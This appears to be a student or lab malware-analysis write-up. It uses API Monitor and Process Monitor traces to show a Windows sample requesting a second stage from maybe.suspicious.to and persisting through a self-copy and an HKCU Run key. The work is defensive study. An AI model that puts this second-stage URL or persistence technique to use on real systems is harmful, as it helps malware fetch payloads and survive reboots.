
Task02 - Windows

1) where does it connect to?

- We use API Monitor to check. The binary tries to connect to http://maybe.suspicious.to/secondstage. It gets the URL components with this API call:


#	Time of Day	Thread	Module	API	Return Value	Error	Duration
6964	3:54:01.518 PM	1	malware.exe	InternetCrackUrlA ("http://maybe.suspicious.to/secondstage", 0, 0, 0x0019fad4)	TRUE		0.0102188
6965	3:54:01.518 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x75a609ac, 0x7663a810, 0x0019e6ec, NULL)	STATUS_SUCCESS		0.0000016
6966	3:54:01.518 PM	1	KERNEL32.DLL	LdrResFindResourceDirectory (0x72d20000, 0x00000018, 0x00000002, 0x0019e738, NULL, NULL, 0x00000010)	STATUS_RESOU...	0xc000008a = Indicates...	0.0000219
6967	3:54:01.518 PM	1	apphelp.dll	RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000009
6968	3:54:01.518 PM	1	apphelp.dll	RtlInitAnsiString (0x0019e710, "DDRAW.DLL")			0.0000007
6969	3:54:01.518 PM	1	apphelp.dll	RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000018
6970	3:54:01.518 PM	1	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000076
6971	3:54:01.518 PM	1	apphelp.dll	RtlInitAnsiString (0x0019e710, "DDRAW.DLL")			0.0000006
6972	3:54:01.518 PM	1	apphelp.dll	RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000004
6973	3:54:01.518 PM	1	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000019
6974	3:54:01.518 PM	1	apphelp.dll	RtlInitAnsiString (0x0019e710, "D3D8.DLL")			0.0000004
6975	3:54:01.518 PM	1	apphelp.dll	RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000003
6976	3:54:01.518 PM	1	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000066
6977	3:54:01.518 PM	1	apphelp.dll	RtlInitAnsiString (0x0019e710, "D3D9.DLL")			0.0000005
6978	3:54:01.518 PM	1	apphelp.dll	RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000011
6979	3:54:01.518 PM	1	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000021
6980	3:54:01.518 PM	1	apphelp.dll	RtlInitAnsiString (0x0019e710, "D3D9.DLL")			0.0000004
6981	3:54:01.518 PM	1	apphelp.dll	RtlAnsiStringToUnicodeString (0x0019e720, 0x0019e710, FALSE)	STATUS_SUCCESS		0.0000005
6982	3:54:01.518 PM	1	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0019e720, 0x0019e72c)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000011
6983	3:54:01.518 PM	1	apphelp.dll	RtlAcquireSRWLockExclusive (0x004b6c20)			0.0000005
6984	3:54:01.518 PM	1	apphelp.dll	wcsrchr ("C:\Windows\SYSTEM32\iertutil.dll", '\')	0x004c1f36		0.0000008
6985	3:54:01.518 PM	1	apphelp.dll	_wcsnicmp ("indiv", "iertutil.dll", 5)	9		0.0000011

- It initializes Internet operations with a Mozilla user-agent:




#	Time of Day	Thread	Module	API	Return Value	Error	Duration
7825	3:54:01.597 PM	1	malware.exe	InternetOpenA ("Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)", INTERNET_OPEN_TYPE_DIRECT, NULL, NULL, 0)	0x00cc0004		0.0731076
7826	3:54:01.597 PM	1	wininet.dll	memset (0x0019f0f0, 0, 60)	0x0019f0f0		0.0000010
7827	3:54:01.597 PM	1	wininet.dll	memset (0x0019f0f0, 0, 60)	0x0019f0f0		0.0000004
7828	3:54:01.597 PM	1	wininet.dll	memset (0x0019edb0, 0, 56)	0x0019edb0		0.0000009
7829	3:54:01.597 PM	1	wininet.dll	memset (0x0019edf8, 0, 504)	0x0019edf8		0.0000008
7830	3:54:01.597 PM	1	KERNELBASE.dll	NtOpenThreadToken (GetCurrentThread(), TOKEN_READ, TRUE, 0x0019ede8)	STATUS_NO_TO...	0xc000007c = An attem...	0.0000085
7831	3:54:01.597 PM	1	KERNELBASE.dll	RtlNtStatusToDosError (STATUS_NO_TOKEN)	ERROR_NO_TO...		0.0000012
7832	3:54:01.597 PM	1	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_NO_TOKEN)			0.0000003
7833	3:54:01.597 PM	1	KERNELBASE.dll	NtOpenProcessToken (GetCurrentProcess(), TOKEN_READ, 0x0019edf4)	STATUS_SUCCESS		0.0000125
7834	3:54:01.597 PM	1	KERNELBASE.dll	NtQueryInformationToken (0x00000264, TokenStatistics, 0x0019edb0, 56, 0x0019edec)	STATUS_SUCCESS		0.0000062
7835	3:54:01.597 PM	1	KERNELBASE.dll	NtQueryInformationToken (0x00000264, TokenPrivileges, 0x0019edf8, 504, 0x0019edec)	STATUS_SUCCESS		0.0000047

- It uses the returned handle (**0x00cc0004**) to make an HTTP connection to the malicious website. The connection is identified by return **0x00cc0008**:




#	Time of Day	Thread	Module	API	Return Value	Error	Duration
14574	3:54:02.221 PM	1	malware.exe	InternetConnectA (0x00cc0004, "maybe.suspicious.to", INTERNET_DEFAULT_HTTP_PORT, NULL, NULL, INTERNET_SERVICE_HTTP, 0, 0)	0x00cc0008		0.0561456
14575	3:54:02.221 PM	1	wininet.dll	memset (0x0019f130, 0, 60)	0x0019f130		0.0000001
14576	3:54:02.221 PM	1	wininet.dll	memset (0x0019f130, 0, 60)	0x0019f130		0.0000001
14577	3:54:02.221 PM	1	wininet.dll	memcmp (0x0019f054, 0x710977ec, 16)	0		0.0000001
14578	3:54:02.221 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x714d8c08, 0x7663a810, 0x0019f020, NULL)	STATUS_SUCCESS		0.0000001
14579	3:54:02.221 PM	1	KERNELBASE.dll	RtlRunOnceExecuteOnce (0x714d7a54, 0x7663a810, 0x0019f008, NULL)	STATUS_SUCCESS		0.0550470
14580	3:54:02.221 PM	2	apphelp.dll	RtlTryEnterCriticalSection (0x74272860)	TRUE		0.0000007
14581	3:54:02.221 PM	2	apphelp.dll	RtlInitAnsiString (0x0332ee90, "DDRAW.DLL")			0.0000006
14582	3:54:02.221 PM	2	apphelp.dll	RtlAnsiStringToUnicodeString (0x0332eea0, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000005
14583	3:54:02.221 PM	2	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0332eea0, 0x0332eeac)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000035
14584	3:54:02.221 PM	2	apphelp.dll	RtlInitAnsiString (0x0332ee90, "DDRAW.DLL")			0.0000004
14585	3:54:02.221 PM	2	apphelp.dll	RtlAnsiStringToUnicodeString (0x0332eea0, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14586	3:54:02.221 PM	2	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0332eea0, 0x0332eeac)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000012
14587	3:54:02.221 PM	2	apphelp.dll	RtlInitAnsiString (0x0332ee90, "D3D8.DLL")			0.0000004
14588	3:54:02.221 PM	2	apphelp.dll	RtlAnsiStringToUnicodeString (0x0332eea0, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14589	3:54:02.221 PM	2	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0332eea0, 0x0332eeac)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000014
14590	3:54:02.221 PM	2	apphelp.dll	RtlInitAnsiString (0x0332ee90, "D3D9.DLL")			0.0000005
14591	3:54:02.221 PM	2	apphelp.dll	RtlAnsiStringToUnicodeString (0x0332eea0, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000004
14592	3:54:02.221 PM	2	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0332eea0, 0x0332eeac)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000020
14593	3:54:02.221 PM	2	apphelp.dll	RtlInitAnsiString (0x0332ee90, "D3D9.DLL")			0.0000003
14594	3:54:02.221 PM	2	apphelp.dll	RtlAnsiStringToUnicodeString (0x0332eea0, 0x0332ee90, FALSE)	STATUS_SUCCESS		0.0000003
14595	3:54:02.221 PM	2	apphelp.dll	LdrGetDllHandle (NULL, NULL, 0x0332eea0, 0x0332eeac)	STATUS_DLL_N...	0xc0000135 = The code...	0.0000010

- It opens a **GET** request (**0x00cc000c**) on that connection (**0x00cc0008**) for the **/secondstage** path:




#	Time of Day	Thread	Module	API	Return Value	Error	Duration
17918	3:54:02.503 PM	1	malware.exe	HttpOpenRequestA (0x00cc0008, "GET", "/secondstage", NULL, NULL, 0x00413a94, INTERNET_FLAG_IGNORE_CERT_CN_INVALID | INTER...	0x00cc000c		0.0038999
17919	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004dac98)	STATUS_SUCCESS		0.0000009
17920	3:54:02.503 PM	1	wininet.dll	memset (0x0019f13c, 0, 60)	0x0019f13c		0.0000009
17921	3:54:02.503 PM	1	wininet.dll	memset (0x0019f13c, 0, 60)	0x0019f13c		0.0000003
17922	3:54:02.503 PM	1	wininet.dll	memcmp (0x0019f01c, 0x710977ec, 16)	0		0.0000005
17923	3:54:02.503 PM	1	wininet.dll	_vsnprintf (0x0019f0e8, 26, "HTTP/%d.%d", 0x0019f060)	8		0.0000336
17924	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004f2afc)	STATUS_SUCCESS		0.0000006
17925	3:54:02.503 PM	2	RPCRT4.dll	RtlEnterCriticalSection (0x004fda08)	STATUS_SUCCESS		0.0000004
17926	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004fda08)	STATUS_SUCCESS		0.0000004
17927	3:54:02.503 PM	2	RPCRT4.dll	RtlGetCurrentProcessorNumber ( )	2		0.0000017
17928	3:54:02.503 PM	2	RPCRT4.dll	memset (0x004d9148, 0, 112)	0x004d9148		0.0000005
17929	3:54:02.503 PM	2	RPCRT4.dll	RtlEnterCriticalSection (0x004dac98)	STATUS_SUCCESS		0.0000004
17930	3:54:02.503 PM	2	RPCRT4.dll	memcmp (0x004fd94c, 0x763f8fe0, 16)	0		0.0000008
17931	3:54:02.503 PM	2	RPCRT4.dll	RtlGetCurrentProcessorNumber ( )	2		0.0000011
17932	3:54:02.503 PM	2	RPCRT4.dll	RtlLeaveCriticalSection (0x004dac98)	STATUS_SUCCESS		0.0000006
17933	3:54:02.503 PM	2	KERNELBASE.dll	NtClose (0x00000370)	STATUS_SUCCESS		0.0000109
17934	3:54:02.503 PM	1	wininet.dll	memset (0x004fe578, 0, 3496)	0x004fe578		0.0000023
17935	3:54:02.503 PM	1	wininet.dll	memcpy (0x004f6bd8, 0x71303260, 0)	0x004f6bd8		0.0000002
17936	3:54:02.503 PM	1	wininet.dll	memcpy (0x004f6bd8, 0x004f7128, 64)	0x004f6bd8		0.0000001
17937	3:54:02.503 PM	1	wininet.dll	memcpy (0x004e8758, 0x71303260, 0)	0x004e8758		0.0000001
17938	3:54:02.503 PM	1	wininet.dll	memcpy (0x004e8758, 0x004e83f8, 19)	0x004e8758		0.0000001
17939	3:54:02.503 PM	1	wininet.dll	memset (0x004eaca8, 0, 56)	0x004eaca8		0.0000001


- It sends the GET request (**0x00cc000c**) with an "**Accept-Language: en-us**" Http header.



#	Time of Day	Thread	Module	API	Return Value	Error
18002	3:54:02.518 PM	1	malware.exe	HttpSendRequestA (0x00cc000c, "Accept-Language: en-us" , 24, NULL, 0)	FALSE	12007 = The server name or address could not be resolved
18003	3:54:02.518 PM	1	wininet.dll	memset (0x0019f154, 0, 60)	0x0019f154	
18004	3:54:02.518 PM	1	wininet.dll	memset (0x0019f154, 0, 60)	0x0019f154	
18005	3:54:02.518 PM	1	wininet.dll	memset (0x0019ee90, 0, 60)	0x0019ee90	
18006	3:54:02.518 PM	1	wininet.dll	memset (0x0019ee90, 0, 60)	0x0019ee90	
18007	3:54:02.518 PM	1	wininet.dll	memcpy (0x004ff4da, 0x0019f2bf, 15)	0x004ff4da	
18008	3:54:02.518 PM	1	wininet.dll	memcpy (0x004ff4e9, 0x0019f2d0, 5)	0x004ff4e9	

- According to the Return and Error values, the request fails. Checking on **browserling**, it looks like the website is down:





- According to VirusTotal, it generated this network traffic at some point:

Network Communication

HTTP Requests

+ http://maybe.suspicious.to/secondstage

DNS Resolutions


+ maybe.suspicious.to


IP Traffic

13.107.4.50:80 (TCP)
<MACHINE_DNS_SERVER>:53 (UDP)
a83f:8110:5300:6500:4300:6800:6100:6e00:53 (UDP)


2) what registry keys does it access and why?

- We use Process Monitor to check. The malware copies itself to "**C:\Users\test\AppData\Local\weblaunchassist.exe**" (if it doesn't already exist)







- It writes to the following registry key to make Windows start it automatically when the user logs on and thus ensure that it persists: **HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WebLaunchAssist**



